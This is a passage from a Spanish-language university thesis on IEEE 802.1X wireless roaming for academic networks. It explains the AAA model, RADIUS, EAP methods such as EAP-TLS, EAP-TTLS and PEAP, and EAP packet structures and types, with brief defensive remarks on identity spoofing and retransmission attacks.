Mientras más universidades logren implementar una infraestructura de red inalámbrica con soporte IEEE802.1X para el acceso a las redes avanzadas, más estudiantes y profesores tendrán la oportunidad de participar en los distintos proyectos de investigación realizados por la comunidad académica y de investigación.

La presente tesis propone una solución al problema de movilidad en el acceso inalámbrico (Itinerancia), permitiendo a los estudiantes de las distintas instituciones

acceder, de manera automática, a la red de otra institución académica conectada a redes avanzadas, usando como credenciales su misma cuenta de correo electrónico de su universidad de origen.

En la Fig. 2.9 se observa un escenario de red WIFI en el que cada usuario asociado a un Punto de Acceso se conecta a las redes avanzadas mediante el uso de claves distribuidas. Se entiende por claves distribuidas a un sistema 802.1X que permite usar una credencial única por cada usuario. Por ejemplo, los usuarios jquinto@inictel-uni.edu.pe y bob@univ-x.edu.pe se autentican a la red WIFI de la UNI usando solamente como credenciales de acceso la cuenta correo electrónico de su institución.

En resumen se propone un modelo de autenticación distribuido, basado en el protocolo IEEE 802.1X y la construcción de una base distribuida soportada mediante los protocolos RADIUS y LDAP, así como en el manejador de la base de datos MySQL.




Fig. 2.9 Escenario de red inalámbrica con acceso de clave distribuida

CAPÍTULO III
MARCO TEÓRICO

3.1 Proceso de autenticación usando AAA

3.1.1 Modelo AAA

El modelo para la Autenticación, Autorización y Contabilización (AAA) fue desarrollado después de la creación del protocolo RADIUS con el fin de diseñar un estándar en los métodos de autenticación de usuarios que soliciten acceso a una red. El sistema RADIUS fue el primer protocolo basado en el modelo AAA [9].

AAA se basa en tres aspectos fundamentales: Autenticación (Authentication), Autorización (Authorization) y Contabilización (Accounting) definidos de la siguiente manera [10]:

- **Autenticación**: Es el proceso por el cual un usuario de una organización, valida sus credenciales para acceder a un servicio determinado de la red. Estas credenciales podrían ser de dos tipos: usuario-clave o certificados digitales.
- **Autorización**: Define el tipo de acceso hacia una red por el cual un usuario tiene privilegio. Cada institución tiene sus propias políticas de acceso a recursos y servicios de la red.
- **Contabilidad:** Es el registro de todos los usuarios que han solicitado acceso a una red. Esta información es usada por los administradores de redes para mantener un reporte de las autenticaciones por periodo de tiempo.

3.1.2 Entidades de autorización

Las entidades básicas que podrían participar en un escenario AAA son [11]:

- **Usuario (User)**: Es aquel que requiere acceder a un determinado recurso o servicio de una red.
- **Organización de usuarios locales (UHO)**: Es aquella institución que autentica a sus usuarios hacia los recursos y servicios de la red.

- **Servidor AAA de un proveedor de servicios (SP)**: Es aquella institución que autoriza a un usuario, su acceso a un servicio o recurso de red basado en un acuerdo con la institución afiliada al usuario visitante.
- **Equipamiento de servicios de un proveedor de servicios (SE)**: Estos equipos son los encargados de mantener la comunicación directa con los proveedores de servicios y con las organizaciones de usuarios locales. Por ejemplo: Puntos de Accesos para los servicios de movilidad IP.

En la Fig. 3.1 se describe las entidades básicas que participan en el proceso AAA.




Fig. 3.1 Entidades de autorización básica

3.1.3 Modos de autenticación

a) Autenticación normal

Cuando un usuario de una institución requiera acceder a los servicios y recursos de internet dentro del campus de su institución, éste usuario estaría realizando una autenticación normal.

En la Fig. 3.2 se observa la secuencia de mensajes de un usuario accediendo a los servicios o recursos de su institución de origen. Este proceso inicia con una consulta de autenticación del usuario al equipamiento del servicio (1), luego ésta consulta es reenviada al servidor AAA de la institución proveedora del servicio de internet (2), éste

servidor evalúa la consulta y responde con un mensaje de autorización o denegación de acceso (3) y finalmente el equipamiento de servicio devuelve al usuario la respuesta a la petición de acceso (4).




Fig. 3.2 Autenticación normal de usuarios

b) Itinerancia (Roaming)

Cuando un usuario de una organización visita alguna otra institución y requiere acceder a los servicios y recursos del internet, a éste proceso se le llama Itinerancia (Roaming). Esto se debe a que la organización que autoriza al usuario es diferente al proveedor de servicio de Redes Avanzadas (RAAP).

En la Fig. 3.3 se observa la secuencia de mensajes de un usuario accediendo a los servicios o recursos de una institución visitada. Este proceso inicia con una consulta de autenticación del usuario visitante al equipamiento de servicio , luego ésta consulta es reenviada al servidor AAA de la institución proveedora del servicio de RAAP (1), éste servidor evalúa la consulta y reenvía la petición a la organización la cual pertenece el usuario local (2), el servidor AAA de ésta organización evalúa la consulta y responde con un mensaje de autorización o denegación de acceso (3) y finalmente el equipamiento de servicio devuelve al usuario la respuesta a la petición de acceso(4).




Fig. 3.3 Itinerancia de usuarios

3.2 Autenticación 802.1X

La norma IEEE 802.1x es un estándar que mejora la seguridad en las redes cableadas e inalámbricas y cuya función es controlar el acceso de los usuarios a un recurso dado de la red.

En muchas universidades, los estudiantes o profesores solicitan acceso a internet por medio de una red inalámbrica; Con una administración centralizada de las cuentas de usuarios se podrían gestionar mejor todo el tráfico de información así como el ingreso y salida de cada usuario a cierta hora del día.

En la Fig. 3.4 se muestra una arquitectura básica de autenticación 802.1X en el cuál el proceso en que un usuario (suplicante) envía sus credenciales a un Punto de Acceso (Autenticador) es conocido como EAPOL (EAP sobre LAN) y el proceso de comunicación entre el Autenticador y el servidor RADIUS correspondiente es EAP sobre RADIUS. En el Cap. 3.3 se explicará con más detalle el proceso EAP (Protocolo de Autenticación Extensible) [12].




Fig. 3.4 Infraestructura de red usando 802.1X

3.2.1 Componentes de la arquitectura 802.1X

a) Servidor de autenticación RADIUS

Es un servidor encargado de administrar y gestionar las cuentas de acceso hacia una red y de los recursos que tienen disponibles. También es conocido como un protocolo cliente / servidor, ya que puede responder a las consultas de los puntos de accesos para autorizar a los usuarios o redirigir las consultas a un servidor RADIUS de otro dominio institucional. Algunos paquetes que implementan RADIUS son Freeradius (Software Libre), ACS (Cisco), IAS (Windows), etc.

b) Autenticador

Es el dispositivo encargado de encapsular paquetes EAP en paquetes RADIUS y desencapsular paquetes RADIUS en EAP de la siguiente manera:

- Cuando un Autenticador recibe un paquete EAP del suplicante, lo encapsula dentro de un paquete RADIUS y luego es enviado al servidor de autenticación correspondiente.
- Cuando un Autenticador recibe un paquete RADIUS, que contiene EAP, del servidor de autenticación, lo desencapsula y luego es enviado al suplicante.

c) Suplicante

Es el software que permite a un usuario poder autenticarse de forma segura desde un dispositivo inalámbrico.

3.2.2 Puertos controlados y no controlados

El estándar 802.1X controla el acceso de los usuarios a una red basado en dos mecanismos: Puerto controlado y Puerto no controlado.

El puerto controlado permite o previene el ingreso o salida del tráfico de red hacia los puertos del Autenticador. El puerto no controlado transmite y recibe tramas EAPOL dando inicio a un proceso de autenticación 802.1X.

Cuando un usuario quiere validar sus credenciales a una red, el puerto de validación inicial está cerrado, por lo cual el usuario deberá esperar la autorización del Autenticador el cual reenviara dicha petición al servidor de autenticación central (RADIUS), y éste mediante el uso de un registro de base de datos, permita o denegara el acceso de dicho usuario.

3.2.3 Estructura del paquete 802.1X

La trama 802.1X consta de 4 campos como se observa en la Fig. 3.5.




Fig. 3.5 Estructura del paquete 802.1X

- **Versión:** El campo "versión" es de 1Byte e indica la versión de la trama IEEE 802.1X
- **Tipo:** El campo "tipo" indica el tipo de paquete 802.1X.
- **Longitud:** El campo "longitud" indica el tamaño en hexadecimal de los datos EAP a transmitir por cada paquete. Su tamaño es de 2 Bytes.

En la Fig. 3.6 se observa una captura de paquetes usando un analizador de protocolos (Wireshark). El tipo de protocolo de la trama Ethernet en hexadecimal es "0x888e", este valor anuncia al paquete que su tipo de protocolo es 802.1X [13].




Fig. 3.6 Captura de la trama 802.1X

3.3 Protocolo de autenticación extensible

El protocolo de autenticación extensible (EAP) definido en [14] y [15], proporciona soporte a múltiples métodos de autenticación, por ejemplo: EAP-TLS, EAP-TTLS, PEAP, EAP-SIM, EAP-MD5, EAP-LEAP, EAP-FAST, etc.

EAP es usado como un framework en la autenticación de usuarios a una red IP y que pertenece a una trama de la capa de enlace del modelo TCP/IP. También es usado en enlaces dedicados y en enlaces inalámbricos como por ejemplo en circuitos conmutados.

Una de las ventajas es que proporciona su propio soporte para la eliminación y retransmisión de paquetes duplicados. EAP se logró implementar tanto en equipos finales, conmutadores de red, Puntos de Accesos o Routers vía circuitos conmutados o en las antiguas líneas telefónicas Dial Up usando PPP. Actualmente es muy usado en las redes cableadas así como en redes inalámbricas.

EAP fue exclusivamente diseñada para ser utilizada en la capa de enlace, no siendo necesaria la capa IP, éste conlleva a que EAP proporcione un transporte seguro en sus métodos de autenticación.

3.3.1 Principales métodos de autenticación EAP

a) EAP-TLS

Es un protocolo estándar de la IETF y su función es proporcionar autenticación mutua por certificados (1), negociación del método de cifrado (2) y el intercambio de claves públicas (3) entre el cliente y el servidor de autenticación [16]. En la Fig. 3.7 se describe el proceso de cifrado EAP-TLS.

Este método requiere la instalación de un certificado personal por usuario. Para la autenticación mutua, cada uno deberá validar su identidad y la clave publica de la otra parte.




Fig. 3.7 Proceso de cifrado EAP-TLS

Es importante diferenciar el método EAP-TLS del método SSL-TCP usado en el internet, ya que el primero es usando el protocolo Secure Socket Layer (SSL) a través de EAP mientras el segundo es usando SSL sobre TCP [17].

b) EAP-TTLS

Es también un protocolo estándar de la IETF desarrollado por Funk Software y Certicom y que consiste en encapsular una sesión TLS estableciendo una conexión segura (túnel) para la autenticación de los usuarios.

Según [18] el método EAP-TTLS consiste en dos fases:

- **Fase de handshake**: Durante ésta fase, el servidor es autenticado al cliente o ambos son mutuamente autenticados usando TLS y un conjunto de claves para crear un túnel seguro para el intercambio de información.
- **Fase de datos**: Durante ésta fase, el cliente es autenticado al servidor o ambos son mutuamente autenticados usando un mecanismo de autenticación encapsulado dentro de un túnel seguro. Por ejemplo: PAP, CHAP, MS-CHAP o MS-CHAPv2.

Éste método soporta distintos protocolos de autenticación basado en password por ejemplo: Base de datos, LDAP, etc. Y la protección de la seguridad de éstos protocolos lo garantiza el túnel seguro. En la Fig. 3.8 se observa el proceso de cifrado EAP-TTLS.




Fig. 3.8 Proceso de cifrado EAP-TTLS

c) PEAP (Protected EAP)

Es un protocolo desarrollado por Microsoft, Cisco y RSA Security y creado para autenticar y cifrar paquetes EAP dentro de un túnel TLS.

Solo es necesario un PKI en el lado del servidor para autenticar a los usuarios mediante una conexión cifrada entre los dos. En la Fig. 3.9 se observa el proceso de cifrado EAP-PEAP.

Según [19] existen dos fases en el método EAP-PEAP las cuales son:

- **Fase 1:** La autenticación del cliente al servidor es mediante el uso de un "TLS Handshake" para crear un túnel encriptado.
- **Fase 2:** El servidor valida al usuario usando EAP negociando un tipo de autenticación que puede ser: EAP-Mschapv2 o EAP-GTC.




Fig. 3.9 Proceso de cifrado PEAP

El único método que soporta fragmentación y reensamblado de paquetes es EAP-TLS, por lo que si el tamaño del paquete es mayor que el valor del MTU, entonces los paquetes tendrán dificultades al validarse con el Autenticador.

El método de autenticación EAP-TLS podría contener un tamaño de paquete grande debido a las fragmentaciones de cadenas de certificados. Por ejemplo, una cadena de certificados de 14960 octetos de tamaño requerirá diez peticiones de ida y vuelta enviándose 1496 octetos EAP MTU.

3.3.2 Estructura del paquete EAP

El paquete EAP consta de 4 campos como se muestra en la Fig. 3.10.




Fig. 3.10 Estructura del paquete EAP

- **Código:** Campos de un octeto, identifica el tipo de paquete EAP a transmitirse. Tiene cuatro posibles valores: Request, Response, Success y Failure.
- **Identificador:** Campo de un octeto y ayuda en combinar las respuestas de las consultas de paquetes EAP.

- **Longitud:** Campo de 2 octetos e indica la longitud total del paquete EAP. Los octetos fuera del rango son tratados como datos irrelevantes y deberían ser ignorados en la recepción.
- **Data:** El formato de los datos depende del campo código. Su valor mínimo es de 0 bytes.

3.3.3 Tipos de paquetes EAP

a) Consultas EAP (EAP-Request)

El paquete "EAP-Request" es enviado desde el punto de acceso hacia el suplicante, cada consulta es identificada por un valor "Type". Las consultas retransmitidas deberían ser enviadas con el mismo identificador para distinguirlos de las nuevas consultas. Su valor es de 01H.

b) Consultas EAP (EAP-Response)

El suplicante envía un paquete "EAP-Response" únicamente en respuesta a la consulta del Autenticador y no mediante un periodo de tiempo. Su valor es de 02H.

Si un suplicante recibe un paquete "EAP-Request" duplicada, entonces éste debería reenviar la respuesta original sin procesar un nuevo paquete.

Una manera de evitar el solapamiento de los paquetes EAP-Request y EAP-Response es que el campo identificador debe empezar desde un valor inicial (número aleatorio) y ser incrementado por cada nueva consulta. De ésta manera se evitaría los ataques por secuencia.

La mayoría de los métodos que trabaja con EAP inicializan el valor del campo identificador a uno, en cambio los métodos modernos como por ejemplo EAP-FAST inicializan su valor con un valor random, esto es para darle mayor seguridad ante los ataques informáticos.

La secuencia del campo identificador cambia cuando el Autenticador recibe una nueva consulta desde el servidor RADIUS para luego reenviar la consulta en un paquete "EAP-Request" al suplicante.

c) Success y Failure

Una vez terminado el proceso de autenticación EAP y haber elegido un método de autenticación, el Autenticador enviará un paquete "Success", en caso de haber sido autorizado el acceso del usuario a la red o un paquete "Failure" en caso de haber sido rechazado su acceso.

El campo código de la trama EAP debería ser de valor 03H si el usuario es aceptado (Success) o en caso contrario su valor deberá ser 04H (Failure).

En la Fig. 3.11 se observa una captura en wireshark de un usuario autorizado en ingresar a una red.




Fig. 3.11 Captura de paquetes para una autenticación con éxito

Solo un método de autenticación está permitido dentro de un proceso EAP. En el caso de que el Autenticador tenga un retardo en enviar una indicación de resultado, el suplicante deberá esperar un tiempo considerable. Después de ello se descarta el paquete, así se evitará tiempos de esperas largos en caso que el paquete perdido fuera uno del tipo "EAP-Failure".

d) Comportamiento en las retransmisiones

Las retransmisiones en el proceso de autenticación EAP podría ser una herramienta para los atacantes, ellos podrían obtener información recolectando distintos datos como son los números de retransmisiones enviadas por el Autenticador y el Suplicante.

Para evitar esto es necesario usar estrategias de retransmisión en los tiempos de espera de la autenticación. EAP usualmente es usado sobre una capa inferior insegura por lo que el temporizador de las retransmisiones debería ser dinámicamente estimado. Se sugiere en estos casos usar como máximo de 3 a 5 retransmisiones en cada proceso de conversación con EAP o en su defecto usar EAP sobre un protocolo seguro como puede ser ISAKMP para IPSEC o usar EAP sobre TCP.

Con estos protocolos seguros, el número de retransmisiones podría llegar a ser hasta infinito pero el suplicante necesitará mantener un tiempo de espera para evitar consultas indefinidas por parte del Autenticador.

Los algoritmos recomendados para obtener la estimación dinámica de los temporizadores en las retransmisiones del EAP son SRTT, RTTVAR y RTO, estos algoritmos están descritos en la RFC 2988.

3.3.4 Tipos de paquetes iniciales EAP-Request / EAP-Response

La RFC 3748 define ocho tipos de paquetes EAP-Request / EAP-Response como se muestra en la TABLA Nº 3.1.

TABLA N° 3.1 Tipos de paquetes EAP-Request / EAP-Response

#	Tipo de paquete EAP
1	Identity
2	Notification
3	Nak (Response only)
4	MD5-Challenge
5	One Time Password (OTP)
6	Generic Token Card (GTC)
254	Expanded Types
255	Experimental use

a) Identity (EAP-Request / EAP-Response)

Se define como la consulta inicial realizada por el Autenticador para saber la identidad del usuario móvil, la respuesta del usuario será enviando su identidad o incluso un mensaje personalizado para la comunicación con el Autenticador. El tamaño de las consultas o respuestas a estos paquetes no debería ser mayor que 1020 octetos.

Los métodos EAP deben incluir un mecanismo específico para obtener la identidad y no retardar en las respuestas del usuario.

Los paquetes "Identity Request" o "Identity Response" se transportan en texto plano de un modo inseguro por lo que un atacante podría obtener y reemplazar la identidad del usuario de una manera sencilla. Una de las formas para evitar éstos ataques es cifrando la autenticación de los paquetes, haciendo un hash de los mismos y protegiendo las respuestas o consultas de los paquetes EAP mediante el uso de una capa de transporte segura (TLS).

b) Notificación

Es un valor opcional usado para transmitir mensajes "EAP-Request" o "Eap-Response" visibles en modo pasivo. Algunos métodos de autenticación EAP prohíben las notificaciones de mensajes. La longitud máxima de una consulta de notificación es de 1020 octetos.

c) Legacy NAK

Éste tipo de paquetes aparecen en los mensajes "EAP-Response" y es enviado en respuesta a "EAP-Request" en donde el tipo de autenticación no es el deseado por el usuario móvil.

En la Fig. 3.12 se observa que la autenticación deseada es del tipo EAP-TTLS con un valor en hexadecimal de 15H y el tipo de autenticación deseada para las respuestas a las consultas EAP tiene siempre un valor 03H. Para un valor tipo 00, indica que el suplicante no tiene alternativas viables para responder a las consultas del tipo de autenticación y el Autenticador ya no debería volver a consultar por el tipo de autenticación del suplicante.

